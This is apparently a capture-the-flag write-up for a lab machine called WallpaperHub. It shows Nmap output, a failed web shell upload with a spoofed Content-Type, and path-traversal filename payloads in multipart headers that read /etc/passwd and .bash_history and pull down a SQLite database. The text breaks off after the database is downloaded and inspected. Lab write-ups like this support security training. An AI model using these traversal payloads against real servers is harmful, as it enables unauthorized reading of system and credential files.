
TL;DR
This writeup is based on the WallpaperHub machine. I began with an Nmap scan revealing SSH (22), HTTP (80), and a Flask application (5000). Enumeration of the web app uncovered a file upload feature. I exploited a Local File Inclusion (LFI) vulnerability via filename manipulation to read the user’s .bash_history and steal a SQLite database. After cracking the extracted hash, I gained SSH access as wp_hub. Finally, I exploited a sudo misconfiguration (!env_reset) combined with a vulnerable Node.js script to escalate privileges to Root, demonstrating two distinct methods: Environment Injection and a Happy-DOM RCE (CVE-2024-51757).
Scanning Network
I began with an Nmap scan to identify open ports and running services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
sudo nmap -sS -sV -sC -T4 -p- -v -oN scans/fullport.scan 192.168.122.204
Nmap scan report for 192.168.122.204
Host is up (0.065s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
|_  256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Ubuntu Default Page: It works
5000/tcp open  http    Werkzeug httpd 3.0.1 (Python 3.12.3)
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Wallpaper Hub - Home
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan revealed three open ports:
22 (SSH): Standard OpenSSH service.
80 (HTTP):
Apacheweb server showing the default Ubuntu landing page.5000 (HTTP): A Python-based web server (Werkzeug/Flask) hosting the application
**Wallpaper Hub - Home**.
Enumeration
I navigated to http://192.168.122.204:5000 to inspect the main application running on the Flask server.

The application appeared to be a wallpaper gallery. I noticed a Login and Register page. Since I did not have credentials, I navigated to the /register endpoint to create a new account.

I successfully registered a new user with the credentials test:test and logged in.
Upon successful authentication, I was redirected to the Dashboard. The dashboard confirmed my access (“Welcome, test”) and revealed several authenticated features:
Upload Wallpaper: A functionality to upload files.
My Uploads: A gallery to view user-uploaded content.
Explore Gallery: A public view of wallpapers.

This confirmed that the application allows file uploads for authenticated users, which became my primary vector for exploitation.
Exploitation
My first instinct upon finding a file upload feature was to attempt arbitrary code execution by uploading a malicious script. Given that web shells are a common vector, I generated a standard bash shell.
I uploaded the file shell.php, and changed the Content-Type to image/jpeg so the application accept it without any validation errors.

However, when I navigated to the “My Uploads” section to trigger the shell, I found that clicking the file only initiated a download of the text file rather than executing it.

Realizing that direct code execution via file content was unlikely, I shifted my focus to how the application handled the filenames themselves. If the application was using the filename provided by the user to fetch the file from the disk without sanitization, it might be vulnerable to Path Traversal.

I intercepted the upload request using Burp Suite and modified the filename parameter to point to the system’s password file, attempting to traverse out of the upload directory.
1
2
Content-Disposition: form-data; name="file"; filename="../../../../../../etc/passwd"
Content-Type: image/jpeg
I forwarded the request, and the application accepted the upload. When I went to the “My Uploads” page and clicked the download button for this “image,” the server returned the contents of /etc/passwd instead of an image.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
wp_hub:x:1001:1001::/home/wp_hub:/bin/bash
The output revealed a specific user named wp_hub with a home directory at /home/wp_hub.

I decided to check for sensitive files in the user’s home directory. I targeted the .bash_history file, which often contains typed commands that might reveal passwords, script locations, or other sensitive configuration details.
I repeated the LFI process using a new payload targeting the history file.
1
2
Content-Disposition: form-data; name="file"; filename="../../../../../../home/wp_hub/.bash_history"
Content-Type: image/jpeg
The server returned the content of the history file:
1
sqlite3 ~/wallpaper_hub/database.db

Knowing the location of the database, I used the LFI vulnerability again to download the database.db file to my local machine.
1
Content-Disposition: form-data; name="file"; filename="../../../../../../home/wp_hub/wallpaper_hub/database.db"
After downloading the file, I inspected it using the sqlite3 command-line tool. I dumped the content of the database.
